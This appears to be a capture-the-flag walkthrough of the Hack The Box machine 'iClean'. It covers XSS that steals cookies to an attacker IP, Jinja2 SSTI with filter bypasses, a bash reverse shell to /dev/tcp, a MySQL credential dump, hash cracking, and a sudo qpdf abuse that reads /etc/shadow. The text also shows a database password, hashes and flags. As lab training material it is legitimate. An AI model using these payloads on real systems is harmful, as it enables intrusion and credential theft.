


Nmap Results
# Nmap 7.94SVN scan initiated Fri Jul 12 01:17:33 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.77.174
Nmap scan report for 10.129.77.174
Host is up (0.017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_  256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 12 01:17:48 2024 -- 1 IP address (1 host up) scanned in 15.32 seconds/etc/hosts file anyway, so I don't have to remember an IP address.echo -e '10.129.77.174\t\ticlean.htb' | sudo tee -a /etc/hosts
Service Enumeration
TCP/80

Requesting the page in my browser, there is a redirect to http://capiclean.htb, so again, let's add that to our /etc/hosts.
echo -e '10.129.77.174\t\tcapiclean.htb' | sudo tee -a /etc/hosts
Walking the Application
 Björn Kimminich


/choose link, takes us to a page with a button to get a quote. However, this same button exists further down the main page as well.

HTTP POST request to /sendMessage with the data as Content-Type: application/x-www-form-urlencodedPenetration Testing
The initial walk of the application did not reveal anything too substantial, so we'll need to use some tools to try discover some additional pages, APIs, etc.

Werkzeug/2.37
Gobuster Enumeration
Directories and Files
gobuster dir -u http://capiclean.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt -o iclean_80.txt -t 100/about (Status: 200) [Size: 5267]
/choose (Status: 200) [Size: 6084]

/dashboard (Status: 302) [Size: 189] [--> /]
/login (Status: 200) [Size: 2106]
/logout (Status: 302) [Size: 189] [--> /]
/quote (Status: 200) [Size: 2237]
/server-status (Status: 403) [Size: 278]
/services (Status: 200) [Size: 8592]
/team (Status: 200) [Size: 8109]capiclean.htb domain name, the server did not appear to be using virtual hosts or no other virtual hosts were configured. The /dashboard and /logout pages are new, but we can't access them without the right cookie, most likely.
Exploring the Quote Form
Testing for XSS

/quote page and then send the request to Burp Repeater to test different inputs

I am going to use this setup I've documented here

<script src=http://htb_vpn_ip/script.js></script> at various points
Attempt to Steal Cookie via XSS

service field.<img+src%3dx+onerror%3d"document.location%3d'http%3a//10.10.14.48/%3fcookie%3d'%2bdocument.cookie"+/> decodes to <img src=x onerror="document.location='http://10.10.14.48/?cookie='+document.cookie" /> which tells the client browser to try and fetch an image with src=x which throws an error, triggering onerror.The
onerror attribute tells the client to fetch http://htb_vpn_ip/?cookie and add the user's cookie data as the query string.

CTRL + SHIFT + I or F12
Exploring the Dashboard
Upon initial inspection, the most interesting aspects of the dashboard are:
- The QR code generator takes an invoice ID
- You can generate an invoice ID using the Generate Invoice link
- Plugging the invoice ID into the QR generator creates a new link to a PNG file containing the QR
- If you plug in the QR link and click submit, your QR code appears at the bottom of the page









CTRL + U to view the page source and you can see there's base64 data. Right-click and copy the link address.nano b64.txtCreate a file to store the URL and paste the contents in

Testing Remote File Inclusion
I'll be using this setup I've documented here to capture more headers from the request

http://capiclean.htb is ignored, so there may be some filtering logic at play here
http://vpn_ip_address/%00http://capiclean.htb but this caused a server side error. However...capiclean.htb


python-requests client fetching the page and reflecting it in the <img> tag on the page.However... I noticed two things about the target so far:
The XSS request had a
Referer: http://127.0.0.1:3000 header in it, meaning that Apache on tcp/80 is just a reverse proxy to the Flask server on tcp/3000.That means that the underlying stack running this web site is Python, and there maybe some Server Side Template Injection (SSTI) with Jinja2 at play here.
Testing for SSTI
 swisskyrepo
Some sample payloads to test in different input points



id and returning the outputcurl -s http://capiclean.htb/QRGenerator \
-H 'Cookie: session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZpC76A.5Hc0jjRRBQ-XBduQPIu5r2BnL_Y' \
-d 'invoice_id=' \
-d 'form_type=scannable_invoice' \
--data-urlencode "qr_link={{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}"Using curl to make testing more efficient

Exploit
SSTI to Shell
sudo rlwrap nc -lnvp 443Start a TCP listener
curl -s http://capiclean.htb/QRGenerator \
-H 'Cookie: session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZpC76A.5Hc0jjRRBQ-XBduQPIu5r2BnL_Y' \
-d 'invoice_id=' \
-d 'form_type=scannable_invoice' \
--data-urlencode "qr_link={{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('bash -c \"bash -i >& /dev/tcp/10.10.14.48/443 0>&1\"')|attr('read')()}}" | tail -n 10
Use SSTI to spawn bash through a TCP connection

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux iclean 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on iclean.
Users and Groups
Local Users
consuela:x:1000:1000:consuela:/home/consuela:/bin/bash
Local Groups
consuela:x:1000:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:11:86 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.77.174/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2105sec preferred_lft 2105sec
Open Ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:35971         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      1203/python3
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
Interesting Files
/opt/app/app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
import os
import random, string
import pyqrcode
from jinja2 import StrictUndefined
from io import BytesIO
import re, requests, base64

app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
Privilege Escalation
Dump MySQL Data
mysql -u iclean -p'pxCsmnGLckUb'
SHOW DATABASES;
USE iclean;
SHOW TABLES;
SELECT * FROM users;
Find interesting databases and tables, dump the records from the users table

users table2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aaSave them in a file

john or your preferred cracking toolLateral to Consuela

consuela using the hash we cracked
sudo privileges. Consuela is able to run the /usr/bin/qpdf command with no restrictions on arguments.
qpdf version 10.6.3-1Sensitive File Read
sudo /usr/bin/qpdf --help=allCombing over the help documentation, I notice a few interesting things

--empty argument

# --empty : Start with an empty base PDF
# --add-attachment : test with shadow file
# --mimetype=text/plain : since the shadow file is just a text file
# -- : indicates end of attachments
# doc.pdf : output file

sudo /usr/bin/qpdf \
--empty \
--add-attachment /etc/shadow \
--mimetype=text/plain -- \
doc.pdf
/root/root.txt or possible /root/.ssh/id_rsaFlags
User
2ab47b35d8a086be1d42f80082e0b575
Root
96460a0b574854e4c37a2ea142e4c4d9


